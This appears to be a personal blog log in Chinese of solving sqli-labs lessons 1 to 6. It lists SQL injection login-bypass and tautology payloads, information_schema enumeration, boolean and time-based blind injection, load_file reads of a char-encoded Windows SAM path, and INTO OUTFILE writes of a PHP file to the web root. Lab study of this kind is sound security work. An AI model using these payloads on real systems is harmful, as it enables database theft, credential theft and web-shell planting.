sqli-lib实战日志（一）

`sqli-lib` `sql注入`

前言

总觉得自己注入题目不是很做的来。
几番纠结，最终决定去做印度小哥开发的 sqli-lib
我希望这个寒假把它做完吧（不知道行不行）
希望这些实战经验能够让我把导师的作业给写出来。

基础知识-1

（1）注入的分类

- 基于从服务器接收到的相应
  - 基于错误的SQL 注入
  - 联合查询的类型
  - 堆查询注射
  - SQL盲注
    - 布尔盲注
    - 时间盲注
    - 报错盲注
- 基于如何处理输入的SQL查询
  - 基于字符串
  - 基于数字或者整数
- 基于程度和顺序的注入：（发生了什么影响）
  - 一阶注入
  - 二阶注入
- 基于注入点的位置
  - 通过输入表单域的注射
  - cookie 注射
  - 头部信息的注射

（2）常用函数

1. version() 数据库版本
2. user() 数据库用户名
3. database() 数据库名
4. @@datadir 数据库路径
5. @@version_compile_os 操作系统版本

（3）字符串连接函数
具体介绍 可以看这里
1. concat(str1,str2,...)
2. concat_ws(separator,str1,str2,...)
3. group_concat(str1,str2,...)

(4) 一般用于尝试的payload
注释： --+ #
- or 1=1 --+
- ' or 1=1 --+
- " or 1=1 --+

-) or 1=1 --+
- ') or 1=1 --+
- ") or 1=1 --+
-)) or 1=1 --+

对于语句`$sql="SELECT * FROM users WHERE id='$id' LIMIT 0,1 "`闭合前面的语句并注释掉后面的LIMIT

(5) union操作符

之前自己看MYSQL教程，对于UNION的语法讲的不多，注入中还是很常用的，因为它仿佛就是为注入量身打造的语句。这个关键词经常被屏蔽掉...绕过的可能性会在之后提及

UNION语法

```
SELECT column1 FROM table1
UNION
SELECT column2 FROM table2
```

如果允许值重复，那么用union all

列名总是等于第一个select的列名

（6）sql中的逻辑运算

举一个非常常见的万能密码的例子


如`$sql="SELECT * FROM admin WHERE username= '$id' and password = '$password' "`

此时如果id填写`admin`密码填写`' or 1=1 #`

那么语句就会变成

`$sql="SELECT * FROM admin WHERE username= 'admin' and password = '' or 1=1 #' "`

没错密码就这样绕过了。具体的布尔语法，在此就不列出了。 具体可以看下面这个图



（7）注入流程

~~本来想画个流程图，但是画不来~~

数据库=>数据表=>列=>数据段

（8）利用数据库 information_schema来完成一次完整的注入

这当然是有前提的，那就是这个关键词没有被屏蔽，或者你有权限读取这个数据库的时候

猜库

`select schema_name from information_schema.schema`

猜库中的表

`select table_name from information_schema.tables where table_shcema="xxx"`

猜表中列

`select column_name from information_schema.columns where table_name="xxx"`

猜段

`select *** from ***`

实战

LESS-1

1. 判断注入点 id = 1' and 1=1 --+
   - #应该被过滤了，用--+就行
2. order by 子句
   - 1' order by 3 --+ 成功
   - 1' order by 4 --+ 失败
3. 大致可以判断 这里的sql语句是
   - `$sql="SELECT * FROM xxx WHWERE id = '$id' LIMIT 0,1 "`
4. 根据上述结果 利用informaton_schema 进行注入
   由于是limit的限制，所以需要用到之前提到过的字符串连接函数，比如group_concat

LESS-2

1. 判断注入点 id = 1 and 1=1 --+
   - 我是 id = False or 1=1 --+
   - 数字形的
2. order by 子句
   - 1 order by 3 --+ 成功
   - 1 order by 4 --+ 失败
3. 从可用信息 ，可有判断此处的sql 语句是
   - `$sql="SELECT * FROM xxx WHWERE id = $id LIMIT 0,1 "`
4. 之后就和1 一样了。

LESS-3

1. 判断注入点 id = 1') or 1=1 --+
2. 从可用信息，可以判断此处的sql语句是
   - `$sql="SELECT * FROM xxx WHWERE id = ('$id') LIMIT 0,1 "`
3. 之后就和 1 一样了。

LESS-4

1. 判断注入点 id=1") or 1=1 --+
2. 从可用信息，可以判断此处的sql语句是
   - `$sql="SELECT * FROM xxx WHWERE id = ("$id") LIMIT 0,1 "`
3. 之后就和 1 一样了。

基础知识-2 盲注

大体上盲注分为三类

- 布尔盲注
- 时间盲注
- 报错盲注

（1）基于布尔的盲注————构造逻辑判断
概念相关： 字符串截取函数 点击这里
- left(database(),1) 从左截取前x位
-
`ascii(substr(select table_name information_schema.tables where table_schema=database() limit 0,1),1,1))=101`
- substr(a,b,c) 从b 开始截取字符串a 的c 长度

- ascii(string) 将一个字符转化为ascii的值
- ord() 和ascii()一样，python老玩家看到这个很开心
- mid(a,b,c)截取字符串a从b开始的第c位
- regexp 正则函数 详细知识
- 比起正则，觉得like更加方便一些
- like 子句
- like比regexp简单很多，通配符 % 和 _ 够你玩一辈子了。

（2）基于报错的sql注入————构造payload让错误回显示

（实在看不懂，感觉以前数据库学的就是渣啊，鄙人还是乖乖sleep和ord吧）

看看这里关于exp报错的文章

看看这里关于bigint溢出的文章

（3）基于时间的盲注————乖乖睡觉

- `if (ascii(substr(database(),1,1)))>115,0,sleep(5))`
- 如果条件为假 则睡觉
- 关于睡觉 可以看看白帽子讲web安全一书

Mysql	BENCHMARK(100000,MD5(1)) or sleep(5)
Postgresql	PG_SLEEP(5) OR GENERATE_SERIES(1,10000)
Ms sql server	WAITFOR DELAY '0:0:5'

实战

LESS-5

熟悉的套路

1. 判断注入点 1' and 1=1 --+
2. 判断当前数据库长度
   - `id=1' and length(database())=8 --+`
3. 利用二分法猜测数据库的一个个位数
   - `id=1' and left(database(),1)<'z' and left(database(),1)>'a' --+`
   - 通过缩小a和z的范围，找到第一个位数是s，然后把其中的1 改成2 然后继续找，一直到8 ，现在你终于找到目前使用的库叫做security了。
4. 猜测表 利用ascii()和substr()语句
   - `id=1' and (ascii(substr((select table_name from information_schema.tables where table_schema=database() limit 1`
   - limit 0,1 意思就是从第0个开始获取第1个表
     - 所以想获取第二个表，那就是 limit 1,1了。相信你可以举一反三。
   - substr(xxx,2,1)就可以获取表中第二个字符
   - ascii(xxx,1,1）获取得到结果第一位的ascii码，建议还是不要瞎整。
5. 猜测列 利用正则表达式
   - `id=1' and 1=(select 1 from information_schema.columns where table_name='users' and column_name regexp'^username`
   - 正则表达式的构造和sleep，ascii之类的都不一样，但是功能强大，不可否定。
     - 通过更改 regexp'^xxx' 的内容，可以实现对于特定字段的检索。^后跟的东西代表着所检索字符串的前xxx位，也可以利用模糊表达的方式，比如说 ^[a-z] 可以判断第1位的范围是否在a-z之间。正则的规则基本类似，在此不多赘述。总之，作为一名程序员，我觉得会正则表达式是一件很重要的事情。
     - 通过更改 limit 0,1中的前面的0，可以实现对特定列的检索，0为第一列，以此类推。
6. 猜测字段 大同小异
7. 总结 ：

   ☆ 看下来最容易理解的莫过于布尔注入。首先你不用等，也不用写繁琐的表达式。其实是盲注就是在报错注入的表达

式中套上了华丽的外衣。盲注有很多的方法，就好像在注入中你能用各种各样的方式拿到flag一样。我觉得选一个最顺手的方式才是最重要的。

LESS-6

◇ 把你的payload 中' 改成" 就可以了

基础知识-3 导入导出相关操作

（1）load_file()导出文件
读取文件并返回该文件的内容作为字符串

- 必须有权限读取并文件完全可读
- 文件必须在服务器上
- 必须显示文件完整路径
- 文件要小于max_allowed_packet

比较难满足权限的问题。
判断可读权限？
and (select count(*) from mysql.user)>0/

利用load_file和char的结合执行命令。由于要考虑到有些服务器可能会过滤单引号，反斜杠等，所以建议用hex来执行。对于不可读文件，可以转换成16进制读出。比如

```
Select 1,2,3,4,5,6,7,hex(replace(load_file(char(99,58,92,119,105,110,100,111,119,115,92, 114,101,112,97,105,114,92,115,97,109)))
利用 hex()将文件内容导出来，尤其是 smb 文件
```

(2) 导入到文件 select ... into outfile "file_name"

主要有两种运用方式：

1. 直接用select导入到文件中

```
执行命令
select version() into outfile "C:\\wamp64\www\output.txt"
\\报错如下
mysql> select version() into outfile "C:\\wamp64\www\output.txt"
    -> ;
ERROR 1290 (HY000): The MySQL server is running with the --secure-file-priv option so it cannot execute this statement
```

一般并非这么成功

1. 修改文件结尾（这是sqlmap用的方法）

```
Select version() Into outfile "c:\\phpnow\\htdocs\\test.php" LINES TERMINATED BY 0x16
```

相关链接